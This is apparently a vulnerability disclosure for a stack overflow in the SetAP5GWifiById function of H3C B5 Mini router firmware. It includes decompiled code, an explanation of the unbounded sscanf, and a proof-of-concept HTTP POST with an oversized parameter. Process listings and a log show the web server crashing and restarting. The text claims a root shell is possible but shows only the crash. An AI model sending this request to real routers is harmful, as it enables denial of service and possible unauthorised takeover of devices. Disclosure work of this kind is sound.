H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:

Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the SetAP5GWifiById function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
int __fastcall sub_456208(int a1)
{
  int v2; // [sp+18h] [+18h]
  int v3; // [sp+1Ch] [+1Ch]
  int v4; // [sp+20h] [+20h]
  int v5; // [sp+24h] [+24h]
  int v6; // [sp+28h] [+28h]
  int v7; // [sp+2Ch] [+2Ch]
  char v8[64]; // [sp+30h] [+30h] BYREF

  memset(v8, 0, sizeof(v8));
  v5 = websgetvar(a1, "param", &dword_49D2E0);
  if ( !v5 )
    return -2;
  sscanf(v5, "%[^;]", v8);
  v6 = v5 + strlen(v8) + 1;
  v4 = atoi(v8);
  sscanf(v6, "%[^;]", v8);
  strlen(v8);
  v3 = atoi(v8);
  v7 = CAPWAP_setWifiState5G(v4, v3, 0);
  if ( Module_IsApLedLinkWifiState() == 1 )
    v7 += CAPWAP_setLedState(v4, v3);
  if ( !v7 )
    return 0;
  v2 = fopen("/dev/console", "w");
```

In the `SetAP5GWifiById` function, `v5` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%[^;]`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v8`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=SetAP5GWifiById&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
1519 root       296 S   /bin/watchdog &
1523 root       360 S   sh /var/tmp/uu/monitor.sh &
1524 root       728 S   /bin/monitor &
1656 root       448 S   dnsmasq -r /etc/resolv.conf -n -c 500
1670 root       556 S   /bin/dhcpd -d -q br0
1837 root       164 S   pathsel -i wlan-msh -P -d
2355 root      2904 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root       464 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root       572 R   telnetd
6747 root      2196 S   /bin/webs &
8642 root      1040 S   -mwcli
8810 root       600 S   sleep 60
8811 root       800 S   /bin/sh
8832 root       724 R   ps
24244 root      556 S   pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
/ #
```


The picture above shows the process information before we send poc.

```
1502 root       312 S   /bin/timerange &
1503 root       892 S   /bin/onlineupdate &
1504 root      1232 S   /bin/maincontrol &
1514 root      1864 S   /bin/h3cgamebooster &
1519 root       296 S   /bin/watchdog &
1523 root       360 S   sh /var/tmp/uu/monitor.sh &
1524 root       728 S   /bin/monitor &
1656 root       448 S   dnsmasq -r /etc/resolv.conf -n -c 500
1670 root       556 S   /bin/dhcpd -d -q br0
1837 root       164 S   pathsel -i wlan-msh -P -d
2355 root      2904 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root       464 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root       572 S   telnetd
8642 root      1040 S   -mwcli
8810 root       600 S   sleep 60
8811 root       800 S   /bin/sh
8992 root      2164 S   /bin/webs &
8997 root       724 R   ps
24244 root      556 S   pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
/ #
```


In the picture above, we can see that the PID has changed since we sent the POC.

error	系统	webs进程已重启。
notice	Wi-Fi	用户关闭子路由[H3C_Magic_F1_0]的5G Wi-Fi。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell without authorization.